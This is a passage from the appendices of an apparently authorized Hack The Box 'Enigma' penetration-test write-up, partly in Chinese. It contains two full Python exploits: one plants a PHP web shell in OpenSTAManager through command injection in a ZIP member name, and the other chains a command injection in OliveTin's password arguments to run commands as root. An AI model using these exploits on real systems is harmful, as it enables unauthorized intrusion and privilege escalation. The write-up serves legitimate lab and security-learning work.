        "find /var/www/html/openstamanager/files/importFE_ZIP -maxdepth 1 "
        "-type f -name 'invoice.p7m\"*' -delete; "
        f"test ! -e {target_shell} && echo WEB_SHELL_CLEAN; "
        "test -z \"$(find /var/www/html/openstamanager/files/importFE_ZIP "
        "-maxdepth 1 -type f -name 'invoice.p7m\"*' -print -quit)\" "
        "&& echo CRAFTED_UPLOADS_CLEAN"
    )
    result = s.get(BASE + f"/files/{quote(shell)}", params={"cmd": cleanup_cmd}, timeout=20)
    print(result.text.strip()[:1000])
    if "WEB_SHELL_CLEAN" not in result.text or "CRAFTED_UPLOADS_CLEAN" not in result.text:
        raise SystemExit("Cleanup was not confirmed.")
```

```
    verification = s.get(BASE + f"/files/{quote(shell)}", timeout=20)
    print("Proof-shell URL after cleanup: HTTP", verification.status_code)
    if verification.status_code != 404:
        raise SystemExit("Proof shell remained reachable after cleanup.")
    raise SystemExit(0)

suffix = "".join(secrets.choice(string.ascii_letters + string.digits) for _ in range(8))
shell = args.proof_name or f"proof_{suffix}.php"
if not re.fullmatch(r"proof_[A-Za-z0-9]{8}\.php", shell):
    raise SystemExit("Refusing a proof shell name outside the temporary proof filename pattern.")
# The target's vulnerable exec() wraps the supplied path in double quotes.
# This closes that quote, executes a command to create a temporary web shell,
# and reopens the argument with a harmless .p7m suffix. No '/' appears in the
# malicious ZIP member name because the ZIP extractor interprets '/' as a path.
cmd = f"cd files && printf '%s' '<?php if(isset($_GET[\"cmd\"])) system($_GET[\"cmd\"]); ?>' > {shell}"
member = f'invoice.p7m";{cmd};echo ".p7m'
buf = io.BytesIO()
with zipfile.ZipFile(buf, "w", compression=zipfile.ZIP_STORED) as archive:
    archive.writestr(member, b"authorized test fixture")

Path("evidence/osm-proof.zip").write_bytes(buf.getvalue())
Path("evidence/osm-proof-shell-name.txt").write_text(shell + "\n", encoding="utf-8")
files = {"blob1": ("proof.zip", buf.getvalue(), "application/zip")}
data = {"op": "save", "id_module": "14", "id_plugin": "48"}
upload = s.post(BASE + "/actions.php", data=data, files=files, timeout=30)
Path("evidence/osm-upload-response.html").write_text(upload.text, encoding="utf-8")
print("[+] Temporary proof shell filename:", shell)
print("[+] Upload response status:", upload.status_code)
print("[+] Upload response:", upload.text[:1000])

proof = s.get(BASE + f"/files/{shell}", params={"cmd": "id"}, timeout=20)
print("[+] Temporary proof shell HTTP status:", proof.status_code)
print(proof.text[:1500])
if "uid=" not in proof.text:
    print("[!] The minimal id proof did not return; check the upload response and destination before continuing.
")
else:
    print("[+] Arbitrary command execution confirmed as:", proof.text.strip())
    print("[+] Temporary shell filename:", shell)
    print("[!] After scoped evidence collection, clean it with --cleanup", shell)
```

預設驗證只執行 id。完整復現後執行 --cleanup proof_HTB0001A.php；另外刪除 importFE_ZIP/ 下生成的 invoice.p7m*。

# 附錄 D. OliveTin CVE-2026-27626 PoC

用途：Authorized OliveTin CVE-2026-27626 proof for HTB Enigma.

```
#!/usr/bin/env python3
"""Authorized OliveTin CVE-2026-27626 proof for HTB Enigma.

The script submits a crafted password-typed argument to the configured
backup_database action through the localhost OliveTin API, reached as user
haris via the temporary OpenSTAManager proof shell. The API action is configured
in /etc/OliveTin/config.yaml to run as root. By default the injected command is
only `id`; pass --command to collect other scoped proof, then remove the
OpenSTAManager proof shell with the CVE-2025-69212 script.

Usage:
  python3 scripts/exploit_cve_2026_27626.py --credential-file evidence/openstamanager-credentials.txt --haris-
file evidence/haris-credentials.txt
  python3 scripts/exploit_cve_2026_27626.py --credential-file ... --haris-file ... --command 'cat /root/root.
txt'
"""
import argparse
import base64
import json
import uuid
from pathlib import Path
import requests

TARGET = "10.129.239.191"
VHOST = "support_001.enigma.htb"
SHELL = "proof_HTB0001A.php"
BASE = f"http://{TARGET}"

p = argparse.ArgumentParser(description=__doc__)
p.add_argument("--credential-file", type=Path, required=True)
p.add_argument("--haris-file", type=Path, required=True)
p.add_argument("--command", default="id", help="scoped command run by root; defaults to id")
a = p.parse_args()
def read_kv(path):
    result = {}
    for line in path.read_text(encoding="utf-8").splitlines():
        if "=" in line:
            k, v = line.split("=", 1)
            result[k.strip()] = v.strip()
    return result
osm = read_kv(a.credential_file)
haris = read_kv(a.haris_file)
s = requests.Session(); s.trust_env = False
s.headers.update({"Host": VHOST, "User-Agent": "HTB-Enigma-authorized-proof/1.0"})
s.get(BASE + "/", timeout=20)
login = s.post(BASE + "/?op=login", data={"username": osm["username"], "password": osm["password"]}, timeout=20)
login.raise_for_status()

if "<title>Dashboard</title>" not in login.text:
    raise SystemExit("OpenSTAManager session was not authenticated.")

# JSON escapes the apostrophe so it survives the remote su/curl shell quoting;
# OliveTin's JSON decoder restores the apostrophe before templating the shell.
injected = "'; " + a.command + "; #"
payload = {"bindingId": "backup_database", "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": injected},
    {"name": "db_name", "value": "production"},
], "uniqueTrackingId": str(uuid.uuid4())}
body64 = base64.b64encode(json.dumps(payload).encode()).decode()
remote = (
    f"printf '%s\\n' {haris['password']} | su {haris['username']} -s /bin/bash -c "
    f"'echo {body64} | base64 -d > /tmp/enigma-action.json; curl -sS --max-time 35 -X POST "
    f"-H \"Content-Type: application/json\" --data-binary @/tmp/enigma-action.json "
    "http://127.0.0.1:1337/api/StartAction'"
)
r = s.get(BASE + f"/files/{SHELL}", params={"cmd": remote}, timeout=50)
print("HTTP", r.status_code)
print(r.text[:6000])
if r.status_code != 200:
    raise SystemExit("The OSM proof shell request failed.")
response = r.json()
tracking = response.get("executionTrackingId")
```

```
if not tracking:
    raise SystemExit(f"OliveTin did not return an execution tracking ID: {response}")
status_body = base64.b64encode(json.dumps({"executionTrackingId": tracking}).encode()).decode()
poll = (
    f"printf '%s\\n' {haris['password']} | su {haris['username']} -s /bin/bash -c "
    f"'echo {status_body} | base64 -d > /tmp/enigma-status.json; curl -sS --max-time 15 -X POST "
    f"-H \"Content-Type: application/json\" --data-binary @/tmp/enigma-status.json "
    "http://127.0.0.1:1337/api/ExecutionStatus; rm -f /tmp/enigma-action.json /tmp/enigma-status.json'"
)
result = s.get(BASE + f"/files/{SHELL}", params={"cmd": poll}, timeout=30)
Path("evidence/olivetin-action-response.txt").write_text(result.text, encoding="utf-8")
print(result.text[:6000])
if result.status_code != 200 or "uid=0(root)" not in result.text:
    raise SystemExit("The requested command did not return root execution evidence.")
```

依賴前一個 PoC 建立 proof_HTB0001A.php，並以 credentials files 傳入已驗證的憑證。預設命令 id；本次使用受限命令 id; echo ENIGMA_ROOT_PROOF; cat /root/root.txt。API JSON 以 base64 包裝以避免 shell 層級重新解讀引號。

# 附錄 E. 漏洞公告與外部參考

漏洞資訊以下列公告/官方產品文件核對；所有引用內容皆為摘要與本次靶機驗證結果，未以第三方攻略取代現場證據。

1. GitHub Advisory Database, GHSA-25fp-8w8p-mx36, CVE-2025-69212, OpenSTAManager P7M import command injection. https://github.com/advisories/GHSA-25fp-8w8p-mx36

2. GitHub Advisory Database, GHSA-49gm-hh7w-wfvf, CVE-2026-27626, OliveTin command injection in password type arguments. https://github.com/advisories/GHSA-49gm-hh7w-wfvf

3. OliveTin API: StartAction method and request arguments (bindingId + name/value pairs). https://docs.olivetin.app/api/method_StartAction.html

4. OliveTin API: ExecutionStatus, API overview. https://docs.olivetin.app/api/swagger/

5. OpenSTAManager project and security update channels. https://github.com/devcode-it/openstamanager

6. NIST NVD CVE-2025-69212. https://nvd.nist.gov/vuln/detail/CVE-2025-69212

7. NIST NVD CVE-2026-27626. https://nvd.nist.gov/vuln/detail/CVE-2026-27626

8. OWASP Web Security Testing Guide v4.2. https://owasp.org/www-project-web-security-testing-guide/v42/

9. 實際輸出：evidence/nmap-full-tcp2.nmap、evidence/nfs/listing.json、evidence/www-data-config.txt、evidence/olivetin-config.txt、evidence/user-flag-output.txt、evidence/root-flag-output.txt、evidence/cleanup-verification.txt。

報告完成：HTB Enigma user/root flags 均成功提交。